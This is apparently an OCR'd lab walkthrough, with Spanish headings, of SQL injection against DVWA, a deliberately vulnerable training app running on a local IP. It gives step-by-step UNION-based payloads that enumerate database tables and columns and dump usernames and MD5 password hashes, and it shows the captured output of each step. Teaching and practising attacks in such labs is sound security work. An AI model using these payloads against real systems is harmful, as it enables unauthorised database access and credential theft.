
Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Versión de la Base de datos `%' or 0=0 union select null, version() #`





Vulnerability: SQL Injection :: D
192.168.1.6/vulnerabilities/sqli/?id='+or+1%3D1+union+select+null%2C+version()+--+&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID: select null, version() -- Submit
ID: ' or 1=1 union select null, version() --
First name: admin
Surname: admin
ID: ' or 1=1 union select null, version() --
First name: Gordon
Surname: Brown
ID: ' or 1=1 union select null, version() --
First name: Hack
Surname: Me
ID: ' or 1=1 union select null, version() --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 union select null, version() --
First name: Bob
Surname: Smith
ID: ' or 1=1 union select null, version() --
First name:
Surname: 10.1.26-MariaDB-0+deb9u1
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*



' union select null,@@datadir #

Esquema de información de la Base de datos: Nombres de las tablas.

```
%' and 1=0 union select null, table_name from information_schema.tables #
```



DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID: :ion_schema.tables -- Submit

```
ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name: admin
Surname: admin

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name:
Surname: guestbook

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name:
Surname: users

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name:
Surname: ALL_PLUGINS

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name:
Surname: APPLICABLE_ROLES

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name:
Surname: CHARACTER_SETS

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name:
Surname: COLLATIONS

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' or 1=1 union select null, table_name from information_schema.tables --
First name:
Surname: COLUMNS

ID: ' or 1=1 union select null, table_name from information_schema.tables --
```

Tablas de usuario en el esquema de información

```
%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
```

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID: ›_name like 'user%' -- Submit

```
ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name: admin
Surname: admin

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name:
Surname: users

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name:
Surname: USER_PRIVILEGES

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name:
Surname: USER_STATISTICS
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Columnas de la tabla de usuarios

```
%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
```

- 0x0A equivale a \n (carácter de nueva línea)
- 0x0D equivale a \r (carácter de retorno)

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID: ›_name like 'user%' -- Submit

```
ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name: admin
Surname: admin

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name:
Surname: users

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name:
Surname: USER_PRIVILEGES

ID: ' or 1=1 union select null, table_name from information_schema.tables where table_name like 'user%' --
First name:
Surname: USER_STATISTICS
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Contenido de los datos de los campos concatenados

```
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password)
from users #
```

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About


Logout

Vulnerability: SQL Injection


User ID: ssword) from users -- Submit


```
ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
First name: admin
Surname: admin

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users --
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```


More Information


Vulnerability: SQL Injection :: D
192.168.1.6/vulnerabilities/sqli/?id='+union+all+select+user%2C+password+from+users+--+&Submit=Submit#
DVWA
Home
Instructions
